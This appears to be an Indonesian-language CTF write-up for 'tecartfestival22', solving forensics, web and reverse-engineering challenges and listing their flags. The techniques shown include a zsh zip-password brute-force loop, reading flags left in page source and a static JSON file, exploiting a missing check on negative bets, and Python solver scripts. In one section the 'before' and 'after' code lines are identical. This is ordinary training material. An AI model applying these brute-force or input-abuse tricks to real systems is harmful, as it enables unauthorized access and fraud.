
Didapat width dan heightnya:

```
C:\Users\USER\Desktop>python solver_forensik.py
Image Width: 0x35a
Image Height :0x286
```

Parse overwrite ke dalam hex editor kembali:




Save file dan didapatkan gambar berisikan flag:




### c. Flag

Flag: **tecartfestival22{image_CRC_is_fun!}**

# 2. Shaaaappppp

## a. Executive Summary

Tentara harus ....

Author : Ikan Tongkol#2264

## b. Technical Report

Diberikan gambar tentara, tinggal di strings aja dapet deh flagnya.

## c. Flag

Flag:**tecartfestival22{pemanasan}**

# 3. IT Security

## a. Executive Summary

Bang, kek mana sih rasanya jadi it security?

Author : Ikan Tongkol#2264

## b. Technical Report

Jadi ada comments pada metadata, itu dipake buat nge-extract flagnya pake steghide

## c. Flag

Flag: `tecartfestival22{tampak_asli_it_security_gan}`

# 4. Tidur

## a. Executive Summary

Kadang suka tidur, seringnya sih suka kamu.

Author : Ikan Tongkol#2264

## b. Technical Report

Jadi dikasi file bash history dan juga zip. Jadi dalam zip tu nanti ada zip yang di password yang berisi flag dan juga password yang hilang 2 huruf. Passwordnya tinggal di-brute. Thanks to PtrStar yang sudah bikin solvernya. Berikut solvernya

```
#!/bin/zsh
for i in {0..9}
    for a in {a..z}
        do
        unzip -P BANGAKUNGANTUK${a}${i} flag.zip
done
```

## c. Flag

Flag: `tecartfestival22{sukatidur}`

Web Exploitation

# 1. Aku padamu bagaikan...

## a. Executive Summary

Meski kita tidak berakhir pada garis yang sama, aku harap kau bahagia.

Kau berharga.

http://47.254.202.210:3109

Author : ptrStar#8678

## b. Technical Report

Kita diberikan sebuah web yang berisikan inputan untuk nama pengguna. Setelah dicek ternyata ada pengecekan pada bagian javascript ketika pengguna memasukkan ‘alvin’ maka akan menampilkan flagnya

```
document.querySelector('#mynama').addEventListener('keypress', function(e) {
    alskdlawkdojaewfuhaflmasdiawdadm = "dGVjYXJ0ZmVzdGl2YWwyMnt1X2NfbWFfc291cmMzISEhfQ=="
    if (e.key === 'Enter') {
        if ($('#mynama').val() == "alvin") {
            alert("So basically, you're a not a person that i want.");
            alert("But, i appriciate you for trying to see my source code.");
            alert("So, i'll give you this " + atob(alskdlawkdojaewfuhaflmasdiawdadm));
        } else {
            mywrite();
        }
    }
});
```

## c. Flag

Flag: **[tecartfestival22{u_c_ma_sourc3!!!}]**

# 2. List Gebetan Agung

## a. Executive Summary

Kalau bisa, kamu ingin dia juga punya perasaan yang sama. Hanya sebegitu sederhana.

Lantas, lewat perasaan yang tak terbalas, kamu mulai belajar bahwa segala yang ada di kolong langit tak bisa sepenuhnya berjalan sesuai rencana.

http://47.254.202.210:3121/

Author : ptrStar#8678

# b. Technical Report

Jika dilihat sekilas, ini adalah list nama dari gebetan agung yang sangat banyak. Setelah dilihat lagi dalam proses pengambilan datanya, ternyata adalah dengan membaca dari file json yang berada pada database/database.json

```
<script>
// make script to parse json file in ul tag
fetch('./database/database.json')
    .then(response => response.json())
    .then(data => {
        data.forEach(item => {
            const li = document.createElement('li');
            li.innerHTML = `<a href="detail.php?id=${item.id}">${item.name}</a>`;
            document.querySelector('ul').appendChild(li);
        });
    });
</script>
```

Setelah dibuka databasenya dan didapatkan flag dengan mencari kata tecartfestival

```
    },
    {
        "name": "Ansel",
        "id": "6969696969696",
        "profile": "tecartfestival22{jangan_simpen_database_di_static_file_yha}"
    },
```

## c. Flag

Flag: **[tecartfestival22{jangan_simpen_database_di_static_file_yha}]**

# 3. Taruhan Online

## a. Executive Summary

aku mau bertaruh bahwa tjintaku hnya untuqmu


http://47.254.202.210:3234

khusus web soal ini format flag : tecartfest2022{} Author : ptrStar#8678

## b. Technical Report

Diberikan sebuah web untuk taruhan angka yang keluar dari 1 - 9999. Kita diharuskan menebak angka random yang keluar dengan benar. Tapi hal itu sangat susah.

Maka dapat diakali dengan menggunakan - pada bet yang dipasang. Karna tidak ada pengecekan angka minus pada bet yang diberikan. Sehingga dapat meanmbah saldo walaupun salah



## c. Flag

Flag:**[tecartfest2022{judi_itu_haram_ya_gais}]**

Reverse Engineering

# 1. Low Level VM

Diberikan sebuah LLVM IR *assembly* code. Kita dapat mengkonversi LLVM IR tersebut ke dalam binary terlebih dahulu.

Dengan command demikian:

```
llc -filetype=obj easy -o easy.o
clang easy.o  -o easy_binary
```

Kita dapat mendekompilasi binarynya dengan IDA ataupun decompiler favorit pilihan seperti Ghidra, Binary Ninja, Hopper ataupun yang lainnya.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  __int64 dest[20]; // [rsp+0h] [rbp-D0h] BYREF
  char v6[24]; // [rsp+A0h] [rbp-30h] BYREF
  const char **v7; // [rsp+B8h] [rbp-18h]
  int v8; // [rsp+C4h] [rbp-Ch]
  int v9; // [rsp+C8h] [rbp-8h]
  int i; // [rsp+CCh] [rbp-4h]

  v8 = 0;
  v9 = argc;
  v7 = argv;
  i = 0;
  memcpy(dest, &unk_402030, sizeof(dest));
  puts(
    "Welcome to the low level input checker! Please wrap your correct
input with tecartfestival22{.*} after you got exit status (1)!");
  __isoc99_scanf("%20s", v6);
  for ( i = 0; i < 20; ++i )
  {
    v3 = vmol(v6[i]);
```

```
    if ( v3 != dest[i] )
      exit(-1);
  }
  return 1;
}
```

Secara garis besar, program hanya menerima sebuah input dari kita dan kita akan mendapatkan input yang benar jika code status exitnya memiliki *return value* satu. Pada *decompiled code* tersebut, ternyata ada array yang diassign ke dalam **dest** variable yakni **unk_402030**, dan input kita akan dimasukkan ke dalam fungsi namanya **vmol**, dan hasil dari fungsi tersebut akan dikomparasi dengan array yang telah di **memcpy** sebelumnya.

Fungsi vmol sangat simpel, yakni hanya menambahkan value input dengan 40779. Lalu *value* yang dicompare ternyata memiliki tipe value WORD atau sebesar 2 bytes untuk masing-masing inputan.


```
.rodata:0000000000402030 unk_402030      db 0AFh                 ;
DATA XREF: main+27↑o
.rodata:0000000000402031                 db  9Fh
.rodata:0000000000402032                 db    0
.rodata:0000000000402033                 db    0
.rodata:0000000000402034                 db    0
.rodata:0000000000402035                 db    0
.rodata:0000000000402036                 db    0
.rodata:0000000000402037                 db    0
.rodata:0000000000402038                 db 0B0h
.rodata:0000000000402039                 db  9Fh
.rodata:000000000040203A                 db    0
.rodata:000000000040203B                 db    0
.rodata:000000000040203C                 db    0
.rodata:000000000040203D                 db    0
.rodata:000000000040203E                 db    0
.rodata:000000000040203F                 db    0
.rodata:0000000000402040                 db 0AAh
.rodata:0000000000402041                 db  9Fh
.rodata:0000000000402042                 db    0
[..................... SNIP ..............................]
```

Kita dapat melakukan scripting simpel saja dengan python.

```
import string

def djbhash(str):
    return ord(str) + 40779


charset = string.ascii_lowercase + string.ascii_uppercase +
string.digits
enc = [0x9faf ,0x9fb0 ,0x9faa ,0x9fb5 ,0x9fac ,0x9faa ,0x9fad ,0x9fc0
,0x9faa ,0x9fb3 ,0x9fac ,0x9faa ,0x9fbe ,0x9fb3 ,0x9fc0 ,0x9faa
,0x9fb8 ,0x9f7b ,0x9faf ,0x9f4b]
charset += "_"
c = 0
flag =""
print("Correct input is : ")
while c!= len(enc)-1:
    for i in charset:
            if djbhash(i) == enc[c]:
                    print(str(i),end="")
                    flag += str(i)
                    c+=1


print("\nFlag is tecartfestival22{"+flag+"}")
```

Jalankan dan kita mendapatkan input yang benar serta flagnya yang sudah diwrap sesuai instruksi soal.
**Correct input is :**
**de_ja_bu_ha_shu_m0d**
**Flag is tecartfestival22{de_ja_bu_ha_shu_m0d}**

Masukkan ke program (*correct inputnya* saja) dan cek return valuenya dengan **ltrace**.




# 2. Plus Minus

## a. Executive Summary

Suka bingung kadang sama diri sendiri, sukanya tidur cita-citanya juara.

Author : Ikan Tongkol#2264

## b. Technical Report

Program melakukan strcmp, jadi kita bisa pake ltrace buat liat hasil compare-annya. Selain itu juga, kita bisa juga ngelakuin reverse pada text char f[29] = "mkzouilo|rk|kzil|y";. Tinggal souce code ini

```
f[i] = (char)((int)f[i] - 10);
```

Dijadiin gini

```
f[i] = (char)((int)f[i] - 10);
```

Sebenernya ini algoritma caesar cipher, thank to AnehMan karena sudah mengajarkan saya.

## c. Flag

Flag : tecartfestival22{capek_berharap_bro}